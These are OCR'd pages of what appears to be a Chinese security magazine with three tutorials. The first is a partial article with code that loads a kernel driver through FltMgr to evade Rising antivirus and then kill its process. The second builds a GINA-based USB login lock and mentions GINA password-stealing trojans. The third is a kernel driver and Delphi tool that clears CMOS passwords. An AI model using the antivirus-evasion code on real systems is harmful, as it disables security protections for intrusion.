GetCurrentDirectoryW( MAX_PATH , drvPath );
//将驱动放在当前目录下进行加载
lstrcatW( drvPath , L"\\DNFDK.sys" );
//这里测试用的驱动名是dnfdk
make_reg( L"load" , drvPath );
hDevice = CreateFile (L"\\\\.\\FltMgr" , GENERIC_READ | GENERIC_WRITE , FILE_SHARE_READ | FILE_SHARE_WRITE , NULL , OPEN_EXISTING , FILE_ATTRIBUTE_NORMAL , NULL );
//启用Fltmgr进行驱动的加载
if( hDevice == INVALID_HANDLE_VALUE )
{
printf("CreateFile failed with status : %d\n" , GetLastError() );
goto __end;
}
wcscpy( service_to_load.ServiceName , L"load");
service_to_load.Len = wcslen( service_to_load.ServiceName )*sizeof(WCHAR);
err = DeviceIoControl( hDevice , MAGIC_IOCTL , &service_to_load , sizeof(service_to_load) , NULL , 0 , &dwRet , NULL );//传递控制码
if( !err )
{
printf("sorry\n");
goto __end;
}
printf(":)\n");
__end:
CloseHandle( hDevice );
return 0;
}
```

这段代码和SCM加载驱动的代码基本一致，只不过换成了Fltmgr进行加载。驱动还需要在注册表中进行服务注册，不过这个注册和SCM加载的方式一摸一样，就不多说了，代码如下：

```
VOID WINAPI make_reg( LPWSTR szDriverName, LPWSTR szDriverPath )
{
DWORD dwType = SERVICE_KERNEL_DRIVER;
//定义注册类型为内核驱动
DWORD dwStart = SERVICE_DEMAND_START;
//手动启动服务
HKEY hKey;
WCHAR szMain[512] = {0};
WCHAR szImgPath[512] = {0};
wchar_t szRegPath[512]={0};
wsprintfW( szMain,
L"%s%s",
L"SYSTEM\\CurrentControlSet\\Services\\",szDriverName);
//在service键值下注册
wsprintfW( szImgPath,
L"%s%s",
L"\\??\\",
szDriverPath);
if( RegCreateKeyW( HKEY_LOCAL_MACHINE, szMain, &hKey ) == ERROR_SUCCESS )
{
RegSetValueExW( hKey,
L"DisplayName",
0,
REG_SZ,
(LPBYTE)szDriverName,
(DWORD)lstrlenW(szDriverName)*2);
RegSetValueExW( hKey,
L"ImagePath",
0,
REG_EXPAND_SZ,
(LPBYTE)szImgPath,
(DWORD)lstrlenW(szImgPath)*2);
RegSetValueExW( hKey,
L"Type",
0,
REG_DWORD,
(LPBYTE)&dwType,
(DWORD)sizeof(dwType) );
RegSetValueExW( hKey,
L"Start",
0,
REG_DWORD,
(LPBYTE)&dwStart,
(DWORD)sizeof(dwStart) );
}
}
```

这种方法经过测试，可以过瑞星2010最新版，如图2所示，驱动已经被加载上去了。也许是瑞星的防范不太严谨，加载驱动之后，完全可以用PspTerminateProcess这种办法干掉主程序的进程。不过需要注意的是，瑞星采用了双进程守护。




(默认)	REG_SZ	(数值未设置)
DisplayName	REG_SZ	load
ImagePath	REG_EXPAND_SZ	\??\C:\Documents and Settings\Administrator\桌面\新建文件夹\DNF...
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000001 (1)

图2

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：VC
关键词：编程、GINA、开机锁

利用GINA实现U盘开机锁



文／ masepu

我曾在黑防上发表了一篇利用普通U盘打造开机锁的文章，当时虽然程序功能都已实现，但其运行方式过于初级，只是简单地将程序放入启动目录，利用启动组开机运行。经黑防编辑提点，经过一段时间的资料收集和测试，实现了利用重写GINA进行U盘检测认证的开机锁功能，特写出来与大家分享。由于Windows本身就是利用GINA进行身份验证的，因此该程序能够很好地与操作系统集成，完美实现U盘开机锁的功能。

原理

GINA(Graphical Identification and Authentication)是Windows操作系统提供的安全登录认证和交互登录服务的组件，可为Winlogon提供用户身份识别和验证，以及用户账号和密码的反馈功能。在Windows中，Winlogon进程负责管理与登录和身份认证相关的安全性工作，包括处理用户的登录与注销、启动用户shell、输入口令、更改口令、锁定与解锁工作站等。Winlogon进程在系统初始化、启动用户程序之前运行，以保证相关操作对其他进程不可见，避免其他进程取得登录敏感数据。启动过程中，winlogon.exe会调用GINA，我们在Windows登录过程中看到的欢迎屏幕和登录对话框就是GINA显示的。在系统中，GINA是一个可以被替换的动态链接库。该动态链接库默认文件名为msgina.dll，位于系统System32目录下。为了支持更多的交互登录验证方式，GINA是可替换的，我们可以自己开发GINA 动态链接库以实现其他类型的身份验证方法，而且微软也提供了相关文档和例程。

接口

GINA作为一个图形化身份识别和验证组件，充当系统交互式登录的入口。有些木马也利用GINA进行密码盗取，它们往往编写和系统GINA界面相同的GINA，然后替换MSGINA.dll。最简单的GINA木马只需写一个接口和原始GINA一样的MSGINA.dll，需要实现的功能就是登录时将密码记录下来，其他所有函数的实现都是去调用原始MSGINA.dll内的同名函数。原始的GINA动态链接库会输出表1中的函数以供winlogon进程调用，因此在我们的GINA里要么自己实现这些函数，要么直接调用原始GINA DLL里的同名函数。

GINA除了要实现以上的函数功能外，也要调用Winlogon提供的函数，这些函数也具有相同的Wlx前缀，此处不再赘述。

表1

导出函数名	功能简介
WlxActivateUserShell	激活用户外壳程序
WlxDisplayLockedNotice	允许GINA DLL显示锁定信息
WlxDisplaySASNotice	当没有用户登录时，Winlogon调用此函数
WlxDisplayStatusMessage	Winlogon用一个状态信息调用此函数进行显示
WlxGetConsoleSwitchCredentials	Winlogon调用此函数读取当前登录用户的信任信息，并透明地将它们传到目标会话
WlxGetStatusMessage	Winlogon调用此函数获取当前状态信息
WlxInitialize	针对指定的窗口位置进行GINA DLL初始化
WlxIsLockOk	验证工作站正常锁定
WlxIslogoffOk	验证注销正常
WlxLoggedOnSAS	用户已登录并且工作站没有被加锁，如果此时接收到SAS事件，则Winlogon 调用此函数
WlxLoggedOutSAS	没有用户登录，如果此时收到SAS事件，则Winlogon 调用此函数。(我们在这个函数中实现U盘开机锁的功能)
WlxLogoff	请求注销操作时通知GINA DLL
WlxNegotiate	表示当前的Winlogon版本是否能使用GINA DLL
WlxNetworkProviderLoad	在加载网络服务提供程序收集了身份和认证信息后，Winlogon调用此函数
WlxRemoveStatusMessage	Winlogon调用此函数告诉GINA DLL停止显示状态信息
WlxScreensaverNotify	允许GINA与屏幕保护操作交互
WlxShutdown	在关闭之前Winlogon调用此函数，允许GINA实现任何关闭任务
WlxStartApplication	当系统需要在用户的上下文中启动应用程序时调用此函数
WlxWkstaLockedSAS	当工作站被锁定，如果接收到一个SAS，则Winlogon调用此函数

实　现

GINA函数通常的调用顺序为：操作系统启动后，Winlogon会加载GINA并首先调用WlxNegotiate函数，该函数实现GINA和Winlogon版本互相验证的功能。接着会调用WlxInitialize来做初始化操作。初始化完成后，在未有用户登录之前，Winlogon会调用WlxDisplaySASNotice来显示登录提示，就是常见的"按Ctrl+Alt+Del组合键登录"的提示对话框。当用户按提示操作后，Winlogon会调用GINA中的下一个函数WlxLoggedOutSAS，该函数具体实现对用户登录进行身份验证的功能，也是本文主要需要修改的函数。接下来如果用户身份验证通过，GINA会向Winlogon返回一个标记句柄，以便Winlogon为该用户配置专用登录会话和默认桌面。接着Winlogon会调用WlxActivateUserShell，GINA会启动用户shell并返回给Winlogon，此时用户就可以成功登录到系统中了。

本文主要是在WlxLoggedOutSAS函数中实现U盘的检测、U盘ID的获取和ID值比较等功能。为了不具体实现每一个GINA的导出函数，其余需要被Winlogon调用的函数采均用直接调用原始GINA动态链接库中的函数方法来实现，以保证我们的GINA动态链接库具有和原始GINA一样的功能，即使在WlxLoggedOutSAS函数中实现添加的功能后，同样要调用原始GINA内的该同名函数，以便将数据正确返回Winlogon。

在编写过程中，导入原始的GINA动态链接库的语句为"hMsDll =LoadLibrary(L"msgina.dll");"，获得原始DLL的导出函数地址指针的代码如下：

```
if (hMsDll != NULL)
{
MyWlxNegotiate = (NEGOTIATE) GetProcAddress(hMsDll,"WlxNegotiate");
MyWlxInitialize=(INITIALIZE)GetProcAddress(hMsDll,"WlxInitialize");
```

```
    …
}
```

而Winlogon需要调用的GINA函数以如下方式实现:

```
BOOL WINAPI WlxNegotiate(DWORD dwWinLogonVersion, PDWORD pdwDllVersion)
{
return theApp.MyWlxNegotiate(dwWinLogonVersion,pdwDllVersion);
}
```

U盘检测和ID读取比较等验证功能在以前的文章中已经交待清楚,这里就不再赘述。程序编写成功并安装完成后,Windows开机登录系统时的登录界面会变成如图1所示的界面。




图1

整个软件实现的功能就是当用户开机登录系统时,弹出要求检测U盘锁的对话框,当用户将U盘插入后,我们编写的GINA会检测该U盘ID与所存ID是否一致,如果一致则跳到用户名密码输入的登录页面,否则拒绝登录。程序在第一次使用时,会读取U盘ID并存到系统文件夹下,以便之后判断比较。

安装

本文程序的安装过程非常简单,先将生成好的GINA动态链接库拷入系统System32目录下,然后在注册表中添加如下信息:

键值:\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

变量名:GinaDLL

变量类型:[REG_SZ]


内容:"生成的GINA DLL文件的名称"

最后重启机器,U盘锁登录界面就会出现。当然,整个安装过程也可以编程自动实现。大家可以利用本文的GINA程序作为模板来随意改变系统的登录认证方式,有兴趣的欢迎自己动手试试。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:Delphi
关键字:编程、CMOS、Ring0、

内核编写CMOS维护工具



文/图 liuke_blue

我们知道在Windows 98以前的系统中,应用程序可以直接访问I/O端口。举个例子,当不知道CMOS密码时,我们可以在DOS下输入如下debug命令:

```
-A 100
-15D2:0100 MOV AL,10 (此处为0~100的任意值)
-15D2:0102 OUT 70,AL (直接访问I/O端口必须通过AL寄存器)
-15D2:0104 OUT 71,AL (破坏校验和)
-15D2:0106 INT 20 (结束程序)
-15D2:0108 (回车)
-G=0100 (执行程序)
-Q
```

这样可以通过输入垃圾数据来破坏CMOS里保存的数据,从而顺便达到清除CMOS密码的目的。但是到了Windows 2000以后,这个方法却行不通了,有些文章说由于Windows 2000以后的系统所带的DOS是模拟的,禁止对CMOS写入,但真正的原因是保护模式I/O访问保护的出现。DOS系统运行在实模式下,实模式的所有指令相当于工作在特权级(优先级0),而在保护模式优先级分为0级~3级,Windows系统不使用1级和2级,所以只用到0级和3级,"很眼熟"吧?这就是Ring0和Ring3。应用程序运行在Ring3,内核程序运行在Ring0。而Windows I/O访问的规则有这么一条:若CPL<=IOPL,则进行I/O访问。其中Windows中IOPL=0,所以明白没有:只有在内核下才可以访问I/O,因为Ring0中CPL=0,而Ring3中CPL=3,所以最简单的方法就是直接在内核下访问I/O。

本文程序分为两部分,首先介绍内核代码,主要代码如下:

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,IN PUNICODE_STRING RegistryPath)
{
UNICODE_STRING devicenamestring,devicelinkstring;
PDEVICE_OBJECT deviceObject;
NTSTATUS status;
pIOPM = MmAllocateNonCachedMemory(sizeof(IOPM));
if (pIOPM == 0)
{
return STATUS_INSUFFICIENT_RESOURCES;
}
RtlZeroMemory(pIOPM, sizeof(IOPM));
Ke386IoSetAccessProcess(PsGetCurrentProcess(), 1);
Ke386SetIoAccessMap(1, pIOPM);
RtlInitUnicodeString(&devicenamestring,L"\\Device\\clear1234");
RtlInitUnicodeString(&devicelinkstring, L"\\DosDevices\\clear1234");
status = IoCreateDevice(DriverObject,
0,
&devicenamestring,
FILE_DEVICE_MYPORT,
0,
FALSE,
&deviceObject);
if (!NT_SUCCESS(status))
{
return status;
}
status = IoCreateSymbolicLink (&devicelinkstring, &devicenamestring);
if (!NT_SUCCESS(status))
{
IoDeleteDevice(deviceObject);
return status;
}
//这里不指定分发历程,在check中无法成功
DriverObject->MajorFunction[IRP_MJ_CREATE]=MyCreateClose;
DriverObject->MajorFunction[IRP_MJ_CLOSE]=MyCreateClose;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = MyPortDispatch;
DriverObject->DriverUnload = DriverUnload;
return STATUS_SUCCESS;
}
NTSTATUS DriverUnload(IN PDRIVER_OBJECT DriverObject)
{
UNICODE_STRING linkString;
if (pIOPM)
{
MmFreeNonCachedMemory(pIOPM, IOPM_SIZE);
}
DbgPrint("卸载驱动");
//必须删除符号链接才卸载完成
RtlInitUnicodeString(&linkString,L"\\DosDevices\\clear1234");
IoDeleteSymbolicLink(&linkString);
IoDeleteDevice(DriverObject->DeviceObject);
 return STATUS_SUCCESS;
}
//处理I/O端口过程
NTSTATUS MyPortDispatch(IN PDEVICE_OBJECTDeviceObject,IN PIRP Irp)
{
PIO_STACK_LOCATION sp;
ULONG dwIoControlCode;
PULONG PIOBufferr;
NTSTATUS ntstatus;
sp=IoGetCurrentIrpStackLocation(Irp);
Irp->IoStatus.Status = 0;
Irp->IoStatus.Information = 0;
PIOBufferr = Irp->AssociatedIrp.SystemBuffer;
dwIoControlCode = sp->Parameters.DeviceIoControl.IoControlCode;
switch(dwIoControlCode)
{
case IOCTL_MYPORT_READ_BYTE://从端口读字节
PIOBufferr[1]=_inp(PIOBufferr[0]);
Irp->IoStatus.Information=8;
break;
case IOCTL_MYPORT_WRITE_BYTE//从端口写字节
```

```
_outp(PIOBufferr[0],PIOBufferr[1]);
DbgPrint("Write Byte=0x%x\n",PIOBufferr[1]);
break;
default:
Irp->IoStatus.Status=STATUS_INVALID_PARAMETER;
}
ntstatus=Irp->IoStatus.Status;
IofCompleteRequest(Irp,IO_NO_INCREMENT);
return ntstatus;
}
```

用MmAllocateNonCachedMemory函数分配8K B内存空间(CPU读数据时会从内存中读取，而不是从高速缓冲存储器中读取)。使用Ke386IoSetAccessProcess函数指定当前进程访问IOPM 表(这个IOPM表是指65536个端口的位屏蔽矩阵，包含8192字节)。Ke386SetIoAccessMap函数访问任务状态段TSS 的I/O许可位图，然后用_inp和_outp这两个函数直接访问I/O端口。

CMOS是一个128字节大小的储存区，它存放了有关机器BIOS配置的重要信息，而BIOS内有CMOS的设置程序。基于IBM PC的机器分配了70H和71H端口给CMOS，通过这两个端口我们可以访问或者修改CMOS的配置信息。访问70H，确定访问CMOS的地址(0H—80H)，然后通过向已确定后的CMOS地址来访问71H数据端口，从而达到访问或者修改CMOS内数据的目的。应用程序主要代码如下：

```
procedure TForm1.IO_install();
begin
if sysdrv = nil then
begin
sysdrv := TSysDriver.Create('clear1234');
sysdrv.OpenSCM;
sysdrv.Install('');
sysdrv.Start;
sysdrv.DeviceOpen;
if Not HaveLoad then
begin
MessageBox(0,'驱动未加载,列举出错!','警告',MB_OK + MB_ICONERROR);
ExitProcess(0);
end;
end;
end;
procedure TForm1.IO_Uninstall();
begin
if sysdrv <> nil then
begin
sysdrv.DeviceClose;
sysdrv.Stop;
sysdrv.Remove;
sysdrv.CloseSCM;
sysdrv.Free;
sysdrv := nil;
end;
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
IO_install;
end;
procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
begin
IO_Uninstall;
end;
//读端口
function TForm1.ReadPortByte(port:WORD):BYTE;
var
buf:array [0..1] ofDWORD;
dwOutBytes:DWORD;
begin
BUF[0]:=PORT;
DeviceIoControl(hDevice,
IOCTL_MYPORT_READ_BYTE,
@buf,
sizeof(DWORD)*2,
@buf,
sizeof(DWORD)*2,
dwOutBytes,
nil);
result:=BYTE(buf[1]);
end;
//写端口
procedure TForm1.WritePortByte(port:WORD;data:BYTE);
var
buf:array [0..1] ofDWORD;
dwOutBytes:DWORD;
begin
buf[0]:=port;
buf[1]:=data;
DeviceIoControl(hDevice,
IOCTL_MYPORT_WRITE_BYTE,
@buf,
sizeof(DWORD)*2,
@buf,
sizeof(DWORD)*2,
dwOutBytes,
nil);
```

```
end;
//清除CMOS密码
procedure TForm1.SpeedButton1Click(Sender: TObject);
begin
WritePortByte($70,$10);
WritePortByte($71,$11);
messagebox(0,'CMOS密码可能清除成功!','提示',MB_OK+MB_ICONINFORMATION);
end;
//备份CMOS数据
procedure TForm1.SpeedButton2Click(Sender: TObject);
var
i,len:integer;
SvFilePath:string;
data:BYTE;
CMOSFile:Thandle;
dwreturnbyte:dword;
begin
SvFilePath:=ExtractFilePath(GetModuleName(Hinstance));
len:=length(SvFilePath);
if SvFilePath[len]<>'\' then SvFilePath:=SvFilePath+'\';
SvFilePath:=SvFilePath+'CMOS.data';
if FileExists(SvFilePath) then DeleteFile(SvFilePath);
if not FileExists(SvFilePath) then
CMOSFile:=CreateFile(PChar(SvFilePath), GENERIC_READ or GENERIC_WRITE,0, nil, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
SetFilePointer(CMOSFile, 0, nil, FILE_BEGIN);
//备份CMOS
i:=0;
while (i<128) do
begin
WritePortByte($70,BYTE(i));
data:=ReadPortByte($71);
//将数据写入文件中
WriteFile(CMOSFile,data,1,dwreturnbyte,nil);
inc(i);
end;
messagebox(0,'CMOS数据备份成功!','提示',MB_OK+MB_ICONINFORMATION);
end;
procedure TForm1.SpeedButton3Click(Sender: TObject);
var
i,len:integer;
SvFilePath:string;
CMOSFile:Thandle;
data:BYTE;
dwreturnbyte:DWORD;
begin
SvFilePath:=ExtractFilePath(GetModuleName(Hinstance));
len:=length(SvFilePath);
if SvFilePath[len]<>'\' then SvFilePath:=SvFilePath+'\';
SvFilePath:=SvFilePath+'CMOS.data';
if not FileExists(SvFilePath) Then
begin
messagebox(0,'CMOS数据恢复失败!','警告',MB_OK+MB_ICONERROR);
exit;
end;
CMOSFile:=CreateFile(PChar(SvFilePath), GENERIC_READ,0, nil, OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL, 0);
SetFilePointer(CMOSFile, 0, nil, FILE_BEGIN);
//恢复CMOS
i:=0;
while (i<128) do
begin
ReadFile(CMOSFile,data,1,dwreturnbyte,nil);
WritePortByte($70,BYTE(i));
WritePortByte($71,BYTE(data));
inc(i);
SetFilePointer(CMOSFile, i, nil, FILE_BEGIN);
end;
messagebox(0,'CMOS数据恢复成功!','提示',MB_OK+MB_ICONINFORMATION);
end;
```

其中使用了自己写的一个驱动加载的类，实现运行程序时自动加载驱动、关闭程序时自动卸载驱动。图1是程序运行后的示意图。


